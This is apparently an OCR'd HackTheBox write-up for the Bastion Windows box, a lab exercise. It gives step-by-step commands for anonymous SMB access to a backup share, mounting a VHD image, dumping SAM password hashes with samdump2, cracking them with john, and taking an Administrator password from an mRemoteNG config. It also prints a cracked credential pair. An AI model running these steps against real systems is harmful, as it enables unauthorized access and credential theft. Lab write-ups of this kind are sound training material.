
HackTheBox Writeup:

Bastion



By Kyle Simmons (Hok)

Kyle Simmons (Hok) Writeup

Box Information

Bastion is a great and easy Windows box on HackTheBox that has requires some realistic attack methods to complete the box.

Enumeration

An nmap scan is done to begin enumeration on the target 10.10.10.134. *A lot of RPC ports are open and SMB*.

```
nmap -A -oA nmapscan -p- 10.10.10.134
Nmap scan report for 10.10.10.134
Host is up (0.029s latency).
Not shown: 65522 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
| 2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
| 256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_ 256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2016 Standard 14393
microsoft-ds
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
```

SMB Enumeraiton

Firstly SMB is enumerated since this is the most interesting port that is open. Nmap scripting engine is used to enumerate SMB:

```
nmap -vvv -oA smb --script smb-enum-domains.nse,smb-enum-
groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-
shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-
discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-
mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-
conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-
vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-
vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse 10.10.10.134
```

The SMB share is further viewed using the tool smbclient:

```
E: Unable to locate package gvfs-mount
root@kali:                          smbclient -N //10.10.10.134/Backups
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 10 16:14:51 2019
  ..                                  D        0  Fri May 10 16:14:51 2019
  nmap-test-file                      A      260  Fri May 10 16:14:51 2019
  note.txt                           AR      116  Tue Apr 16 11:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 12:43:08 2019
  WindowsImageBackup                  D        0  Fri Feb 22 12:44:02 2019

                7735807 blocks of size 4096. 2781433 blocks available
smb: \>
```

Some of the output shows a Backups folder which contains a 'WindowsImageBackup' directory for the L4mpje user:

```
| smb-ls: Volume \\10.10.10.134\Backups
| SIZE TIME FILENAME
| <DIR> 2019-02-22 11:39:42 .
| <DIR> 2019-02-22 11:39:42 ..
| 260 2019-05-10 16:14:51 nmap-test-file
| 116 2019-04-16 11:02:05 note.txt
| 0 2019-02-22 12:43:08 SDT65CB.tmp
| <DIR> 2019-02-22 12:44:02 WindowsImageBackup
| <DIR> 2019-02-22 12:44:02 WindowsImageBackup\L4mpje-PC
```

The 'WindowsImageBackup' appears to be a full Windows backup. To view this the directory is mounted:

```
root@kali:~# mount -t cifs //10.10.10.134/Backups /mnt/test/
Password for root@//10.10.10.134/Backups:
root@kali:~# cd /mnt/test/
root@kali:/mnt/test# ls- l
bash: ls-: command not found
root@kali:/mnt/test# ls -l
total 1
-rwxr-xr-x 1 root root 260 May 10 16:14 nmap-test-file
-r-xr-xr-x 1 root root 116 Apr 16 11:10 note.txt
-rwxr-xr-x 1 root root   0 Feb 22 12:43 SDT65CB.tmp
drwxr-xr-x 2 root root   0 Feb 22 12:44 WindowsImageBackup
root@kali:/mnt/test#
```

After browsing through the WindowsImageBackup directory a VHD file is found. Inside the SMB drive the VHD file appears to be about 6GB, since I was unable to figure out how to mount the VHD, rsync was used to copy the drive locally.

```
/mnt/test/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351#
rsync --append 9b9cfbc4-369e-11e9-a16c-806e6f6e6963.vhd
/mnt/hgfs/notes/file.vhd
```

The VHD is then mounted to /mnt/vhd which then can be viewed locally for enumeration.

```
root@kali:/mnt/hgfs/notes# mount -t cifs 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd /mnt/vhd/
mount.cifs: bad UNC (9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd)
root@kali:/mnt/hgfs/notes# qemu-nbd -c /dev/nbd0 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
root@kali:/mnt/hgfs/notes# mount /dev/nbd0p1 /mnt/vhd/
The disk contains an unclean file system (0, 0)
```

After some enumeration, the SAMs file is found which can be extracted to get credentials:

```
drwxrwxrwx 1 root root        0 Feb 22 12:37 RegBack
-rwxrwxrwx 1 root root   262144 Feb 22 12:39 SAM
-rwxrwxrwx 1 root root     1024 Apr 12  2011 SAM.LOG
-rwxrwxrwx 2 root root    21504 Feb 22 12:39 SAM.LOG1
-rwxrwxrwx 2 root root        0 Jul 14  2009 SAM.LOG2
-rwxrwxrwx 1 root root   262144 Feb 22 12:43 SECURITY
-rwxrwxrwx 1 root root     1024 Apr 12  2011 SECURITY.LOG
-rwxrwxrwx 2 root root    21504 Feb 22 12:43 SECURITY.LOG1
-rwxrwxrwx 2 root root        0 Jul 14  2009 SECURITY.LOG2
-rwxrwxrwx 1 root root 24117248 Feb 22 12:43 SOFTWARE
-rwxrwxrwx 1 root root     1024 Apr 12  2011 SOFTWARE.LOG
-rwxrwxrwx 2 root root   262144 Feb 22 12:43 SOFTWARE.LOG1
-rwxrwxrwx 2 root root        0 Jul 14  2009 SOFTWARE.LOG2
-rwxrwxrwx 1 root root  9699328 Feb 22 12:43 SYSTEM
-rwxrwxrwx 1 root root     1024 Apr 12  2011 SYSTEM.LOG
-rwxrwxrwx 2 root root   262144 Feb 22 12:43 SYSTEM.LOG1
-rwxrwxrwx 2 root root        0 Jul 14  2009 SYSTEM.LOG2
drwxrwxrwx 1 root root     4096 Nov 20  2010 systemprofile
drwxrwxrwx 1 root root     4096 Feb 22 12:38 TxR
root@kali:/mnt/vhd/Windows/System32/config# pwd
/mnt/vhd/Windows/System32/config
root@kali:/mnt/vhd/Windows/System32/config# samdump2 SAM /root/Desktop/notes/htb/bastion/sam.txt > /root/Deskto
p[redacted]hahs.txt
root@kali:/mnt/vhd/Windows/System32/config#
```

A tool called samdump2 is used to dump the hashes locally for cracking.

```
root@kali:[redacted] john hashes --format=LM --wordlist=/usr/share/wordlists/rocky
ou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@kali:[redacted] john hashes -wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "NT", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
                (*disabled* Administrator)
[redacted]npje     (L4mpje)
2g 0:00:00:00 DONE (2019-05-10 22:35) 2.564g/s 12045Kp/s 12045Kc/s 12051KC/s burg772v..burdy1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
root@kali[redacted]
```

The password is cracked and the credentials are:

```
L4mpje:bureaulampje
```

Since SSH is open the credentials can be tested on that port to login and get the flag:

Kyle Simmons (Hok) Writeup

```
l4mpje@BASTION C:\Users\L4mpje>cd Desktop

l4mpje@BASTION C:\Users\L4mpje\Desktop>
l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.394.777.088 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

Privilege Escalation

Inside the users desktop (L4mpje) there is a directory called mRemoteNG which is an open source project that is used for remote access. More information can be found here:

```
https://mremoteng.org/
```

The following directory contains XML configuration files which are used for authentication.

```
C:\Users\L4mpje\AppData\Roaming\mRemoteNG
```


Inside the directory there is a configuration file called confCons.xml which contains a password and a username of ‘Administrator’. This configuration file can be used to authenticate to the target via mRemoteNG tool. SCP is used to copy the tool locally to test to see if the confgiruation file works.

```
scp l4mpje@10.10.10.134:C:/Users/L4mpje/AppData/Roaming/mRemoteNG/
```

Kyle Simmons (Hok) Writeup

```
confCons.xml .
```

mRemoteNG is downloaded on Windows and then the XML file is imported into it to authenticate:



The root flag is then retrieved!

Kyle Simmons (Hok) Writeup